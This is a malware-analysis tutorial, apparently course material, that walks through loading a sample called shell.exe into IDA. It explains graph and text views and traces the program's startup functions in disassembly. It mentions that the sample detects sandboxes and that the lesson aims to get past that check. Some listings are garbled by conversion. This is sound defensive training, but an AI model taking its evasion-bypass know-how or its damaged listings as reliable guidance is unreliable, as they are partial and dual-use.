
Code Analysis

Code Analysis

Reverse Engineering & Code Analysis

- `Reverse engineering` is a process that takes us beneath the surface of executable files or compiled machine code, enabling us to decode their functionality, behavioral traits, and structure.
 - With the absence of source code, we turn to the analysis of disassembled code instructions, also known as `assembly code analysis`.
 - This deeper level of understanding helps us to uncover obscured or elusive functionalities that remain hidden even after static and dynamic analysis.
- To untangle the complex web of machine code, we turn to a duo of powerful tools: `Disassemblers` and `Debuggers`.
 - A `Disassembler` is our tool of choice when we wish to conduct a static analysis of the code, meaning that we need not execute the code.
 - This type of analysis is invaluable as it helps us to understand the structure and logic of the code without activating potentially harmful functionalities.
 - Some prime examples of disassemblers include `IDA`, `Cutter`, and `Ghidra`.
 - A `Debugger`, on the other hand, serves a dual purpose. Like a disassembler, it decodes machine code into assembly instructions.
 - Additionally, it allows us to execute code in a controlled manner, proceeding instruction by instruction, skipping to specific locations, or halting the execution flow at designated points using breakpoints.
 - Examples of debuggers include `x32dbg`, `x64dbg`, `IDA`, and `OllyDbg`.
- Let's take a step back and understand the challenge before us. The journey of code from human-readable high-level languages, such as C or C++, to `machine code` is a one-way ticket, guided by the compiler. `Machine code`, a binary language that computers process directly, is a cryptic narrative for human analysts.
 - Here's where the assembly language comes into play, acting as a bridge between us and the machine code, enabling us to decode the latter's story.

- A disassembler transforms machine code back into assembly language, presenting us with a readable sequence of instructions.
 - Understanding assembly and its mnemonics is pivotal in dissecting the functionality of malware.
- **Code analysis** is the process of scrutinizing and deciphering the behavior and functionality of a compiled program or binary.
 - This involves analyzing the instructions, control flow, and data structures within the code, ultimately shedding light on the purpose, functionality, and potential indicators of compromise (IOCs).
- Understanding a program or a piece of malware often requires us to reverse the compilation process.
 - This is where **Disassembly** comes into the picture.
 - By converting machine code back into assembly language instructions, we end up with a set of instructions that are symbolic and mnemonic, enabling us to decode the logic and workings of the program.




- Disassemblers are our allies in this process.
 - These specialized tools take the binary code, generate the corresponding assembly instructions, and often supplement them with additional context such as memory addresses, function names, and control flow analysis.
 - One such powerful tool is **IDA**, a widely used disassembler and debugger revered for its advanced analysis features.
 - It supports multiple executable file formats and architectures, presenting a comprehensive disassembly view and potent analysis capabilities.

Code Analysis Example: shell.exe

- Let's persist with the analysis of the `shell.exe` malware sample residing in the `C:\Samples\MalwareAnalysis` directory of this section's target.
 - Up until this point, we've discovered that it conducts `sandbox detection`, and that it includes a possible sleep mechanism - a `5-second ping delay` - before executing its intended operations.


Importing a Malware Sample into the Disassembler - IDA

- For the next stage in our investigation, we must scrutinize the code in `IDA` to ascertain its further actions and discover how to circumvent the sandbox check employed by the malware sample.
- We can initiate `IDA` either by double-clicking the `IDA` shortcut that is placed on the Desktop or by right-clicking it and selecting `Run as administrator` to ensure proper access rights.
 - At first, it will display the license information and subsequently prompt us to open a new executable for analysis.
- Next, opt for `New` and select the `shell.exe` sample residing in the `C:\Samples\MalwareAnalysis` directory of this section's target to dissect.




- The `Load a new file` dialog box that pops up next is where we can select the processor architecture.
 - Choose the correct one and click `OK`.

- By default, IDA determines the appropriate processor type.



- After we hit **OK**, IDA will load the executable file into memory and disassemble the machine code to render the disassembled output for us.
- The screenshot below illustrates the different views in IDA .




- Once the executable is loaded and the analysis completes, the disassembled code of the sample `shell.exe` will be exhibited in the main **IDA-View** window.
 - We can traverse through the code using the cursor keys or the scroll bar and zoom in or out using the mouse wheel or the zoom controls.

Text and Graph Views

- The disassembled code is presented in two modes, namely the **Graph view** and the **Text view**.
 - The default view is the **Graph view**, which provides a graphic illustration of the function's basic blocks and their interconnections.
 - Basic blocks are instruction sequences with a single entry and exit point.
 - These basic blocks are symbolized as nodes in the graph view, with the connections between them as edges.
- To toggle between the graph and text views, simply press the **spacebar** button.

- The `Graph view` offers a pictorial representation of the program's control flow, facilitating a better understanding of execution flow, identification of loops, conditionals, and jumps, and a visualization of how the program branches or cycles through different code paths.



- The functions are displayed as **nodes** in the **Graph view**. Each function is depicted as a distinct node with a unique identifier and additional details such as the **function name**, **address**, and **size**.
- The **Text view** displays the assembly instructions along with their corresponding memory addresses.
 - Each line in the **Text view** represents an **instruction** or a **data element** in the code, beginning with the **section name:virtual address** format (for example,

.text:00000000004014F0 , where the section name is .text and the virtual address is 00000000004014F0).

```
IDA View-A      Hex View-1      A      Structures      Enums      Imports
.text:00000000004014F0 ; ===== S U B R O U T I N E =====
.text:00000000004014F0
.text:00000000004014F0
.text:00000000004014F0          public start
.text:00000000004014F0 start     proc near             ; DATA XREF: .pdata:000000000040603C↓o
.text:00000000004014F0
.text:00000000004014F0 ; FUNCTION CHUNK AT .text:00000000004022A0 SIZE 000001B0 BYTES
.text:00000000004014F0
.text:00000000004014F0 ; __unwind { // __C_specific_handler
.text:00000000004014F0           sub    rsp, 28h
.text:00000000004014F4
.text:00000000004014F4 loc_4014F4:                                ; DATA XREF: .xdata:0000000000407058↓o
.text:00000000004014F4 ; __try { // __except at loc_40150C
.text:00000000004014F4           mov    rax, cs:off_405850
.text:00000000004014FB           mov    dword ptr [rax], 0
.text:0000000000401501           call   sub_401650
.text:0000000000401506           call   sub_401180
.text:000000000040150B           nop
.text:000000000040150B ; } // starts at 4014F4
.text:000000000040150C
.text:000000000040150C loc_40150C:                                ; DATA XREF: .xdata:0000000000407058↓o
.text:000000000040150C ; __except(TopLevelExceptionFilter) // owned by 4014F4
.text:000000000040150C           nop
.text:000000000040150D           add    rsp, 28h
.text:0000000000401511           retn
.text:0000000000401511 ; } // starts at 4014F0
.text:0000000000401511 start     endp
.text:0000000000401511
```

- IDA's Text view employs arrows to signify different types of control flow instructions and jumps.
 - Here are some commonly seen arrows and their interpretations:

- `Solid Arrow (→)` : A solid arrow denotes a direct jump or branch instruction, indicating an unconditional shift in the program's flow where execution moves from one location to another.
 - This occurs when a jump or branch instruction like `jmp` or `call` is encountered.
- `Dashed Arrow (→→)` : A dashed arrow represents a conditional jump or branch instruction, suggesting that the program's flow might change based on a specific condition.
 - The destination of the jump depends on the condition's outcome.
 - For instance, a `jz` (jump if zero) instruction will trigger a jump only if a previous comparison yielded a zero value.

```

.text:0000000000401299
.text:000000000040129B
.text:000000000040129B ;
.text:000000000040129D
.align 20h
Shows conditional Jump
.text:00000000004012A0 loc_4012A0:
    test    dl, dl
    jz     short loc_4012E9
    and    ecx, 1
    mov    ecx, 1
    add    rax, 1
    movzx edx, byte ptr [rax]
.text:00000000004012A4
.text:00000000004012A7
.text:00000000004012A9
.text:00000000004012AE loc_4012AE:
    add    rax, 1
    movzx edx, byte ptr [rax]
.text:00000000004012B2 loc_4012B2:
    movzx edx, byte ptr [rax]

```

```

.text:00000000004012AE loc_4012AE:
.add    rax, 1
.movzx edx, byte ptr [rax]
.text:00000000004012B2 loc_4012B2:
    align 20h
Shows unconditional Jump
    cmp    dl, 20h
    jle    short loc_4012A0
    xor    r8d, 1
    cmp    dl, 22h
    cmovz ecx, r8d
    jmp    short loc_4012AE

```

- By default, IDA initially exhibits the main function or the function at the program's designated entry point.
 - However, we have the liberty to explore and examine other functions in the graph view.

Recognizing the Main Function in IDA

- The following screenshot demonstrates the `start` function, which is the program's entry point and is generally responsible for setting up the runtime environment before invoking the actual `main` function.
 - This is the initial `start` function shown by IDA after the executable is loaded.

The call instructions call two subroutines/functions named `sub_401650` and `sub_401180`, respectively

```

public start
start proc near
; FUNCTION CHUNK AT .text:0000000004022A0 SIZE 000001B0 BYTES
; __unwind { // __C_specific_handler
sub    rsp, 28h

```

```

loc_4014F4:
; __try { // __except at loc_40150C
mov    rax, cs:off_405850
mov    dword ptr [rax], 0
call   sub_401650
call   sub_401180
nop
; } // starts at 4014F4

```

```

loc_40150C:
; __except(TopLevelExceptionFilter) // owned by 4014F4
nop
add   rsp, 28h
retn
; } // starts at 4014F0
start endp

```

- Our objective is to locate the actual main function, which necessitates further exploration of the disassembly.
 - We will search for function calls or jumps that lead to other functions, as one of them is likely to be the main function. IDA's graph view, cross-references, or

function list can aid in navigating through the disassembly and identifying the `main` function.

- However, to reach the `main` function, we first need to understand the function of this `start` function.
 - This function primarily consists of some initialization code, exception handling, and function calls.
 - It eventually jumps to the `loc_40150C` label, which is an exception handler.
 - Therefore, we can infer that this is not the actual main function where the program logic typically resides.
 - We will inspect the other function calls to identify the `main` function.
- The code commences by subtracting `0x28` (40 in decimal) from the `rsp` (stack pointer) register, effectively creating space on the stack for local variables and preserving the previous stack contents.

Code: ida

```
public start
start proc near

; FUNCTION CHUNK AT .text:0000000004022A0 SIZE 000001B0 BYTES

; __ unwind { // __C_specific_handler
sub    rsp, 28h
```

- The middle block in the screenshot above represents an exception handling mechanism that uses `structured exception handling (SEH)` in the code.
 - The `__try` and `__except` keywords suggest the setup of an exception handling block. Within this, the subsequent `call` instructions call two subroutines (functions) named `sub_401650` and `sub_401180`, respectively.
 - These are placeholder names automatically generated by IDA to denote subroutines, program locations, and data.
 - The autogenerated names usually bear one of the following prefixes followed by their corresponding virtual addresses: `sub_<virtual_address>` or


loc_<virtual_address> etc.

Code: ida

```
loc_4014F4:  
; _try { // _except at loc_40150C  
mov    rax, cs:off_405850  
mov    dword ptr [rax], 0  
call   sub_401650          ; Will inspect this function  
call   sub_401180          ; Will inspect this function  
nop  
; } // starts at 4014F4  
  
-----  
  
loc_40150C:  
; _except(TopLevelExceptionFilter) // owned by 4014F4  
nop  
add    rsp, 28h  
retn  
; } // starts at 4014F0  
start endp
```

Navigating Through Functions in IDA

- Let's inspect the contents of these two functions `sub_401650` and `sub_401180` by navigating within each function to peruse the disassembled code.




```
loc_4014F4:  
; _try { // _except at loc_40150C  
mov    rax, cs:off_405850  
mov    dword ptr [rax], 0  
call   sub_401650          ; Call to sub_401650  
call   sub_401180          ; Call to sub_401180  
nop  
; } // starts at 4014F4
```

- We will initially open the first function/subroutine `sub_401650`.
 - To enter a function in IDA's disassembly view, place the cursor on the instruction that represents the function call (or jump instruction) we want to follow, then right-click

on the instruction and select `Jump to Operand` from the context menu.

- Alternatively, we can press the `Enter` key on our keyboard.



- Then, IDA will guide us to the target location of the jump or function call, taking us to the start of the called function or the destination of the jump.
- Now that we're inside the first function/subroutine `sub_401650`, let's strive to understand it in order to determine if it's the `main` function.
 - If not, we'll navigate through other functions and discern the call to the `main` function.
 - In this subroutine `sub_401650`, we can see call instructions to the functions such as `GetSystemTimeAsFileTime`, `GetCurrentProcessId`, `GetCurrentThreadId`, `GetTickCount`, and `QueryPerformanceCounter`.
 - This pattern is frequently observed at the beginning of disassembled executable code and typically consists of setting up the initial stack frame and carrying out some


system-related initialization tasks.

```
sub_401650 proc near
    SystemTimeAsFileTime= _FILETIME ptr -38h
    PerformanceCount= LARGE_INTEGER ptr -30h


    push    r12
    push    rbp
    push    rdi
    push    rsi
    push    rbx
    sub     rsp, 30h
    mov     rbx, cs:qword_404040
    mov     rax, 2B992DDFA232h
    mov     qword ptr [rsp+58h+SystemTimeAsFileTime.dwLowDateTime], 0
    cmp     rbx, rax
    jz      short loc_401690

loc_401690:
    lea     rcx, [rsp+58h+SystemTimeAsFileTime]
    call   cs:GetSystemTimeAsFileTime
    mov     rsi, qword ptr [rsp+58h+SystemTimeAsFileTime.dwLowDateTime]
    call   cs:GetCurrentProcessId
    mov     ebp, eax
    call   cs:GetCurrentThreadId
    mov     edi, eax
    call   cs:GetTickCount
    lea     rcx, [rsp+58h+PerformanceCount] ; lpPerformanceCount
    r12d, eax
    call   cs:QueryPerformanceCounter
    xor     rsi, qword ptr [rsp+58h+PerformanceCount]
    mov     eax, ebp
    mov     rdx, 0xFFFFFFFFFFFFFFh
    xor     rax, rsi
    mov     esi, edi
    xor     rsi, rax
    mov     eax, r12d
    xor     rax, rsi
    and     rax, rdx
    cmp     rax, rbx
```

- The type of instructions detailed here are typically found in the executable code produced by compilers targeting the x86/x64 architecture.
 - When an executable is loaded and run by the operating system, it falls to the operating system to ready the execution environment for the program.
 - This process involves tasks such as stack setup, register initialization, and preparation of system-relevant data structures.
- Broadly speaking, this section of code is part of the initial execution environment setup, carrying out necessary system-related initialization tasks before the program's main logic executes.
 - The goal here is to guarantee that the program launches in a consistent state, with access to necessary system resources and information.
 - To clarify, this isn't where the program's main logic resides, and so we need to explore other function calls to pinpoint the `main` function.
- Let's return to and open the second subroutine, `sub_401180`, to examine its contents.
- To backtrack to the previous function we were scrutinizing, we can press the `Esc` key on our keyboard, or alternatively, we can click the `Jump Back` button in the toolbar.



- IDA will transport us back to the previous function we were inspecting (`loc_4014F4`), taking us to where we were prior to shifting to the current function or location.
 - We're now back at the preceding location, which contains the call instructions to the current function, `sub_401650`, as well as another function, `sub_401180`.
- From here, we can position the cursor on the instruction to call `sub_401180` and press `Enter`.

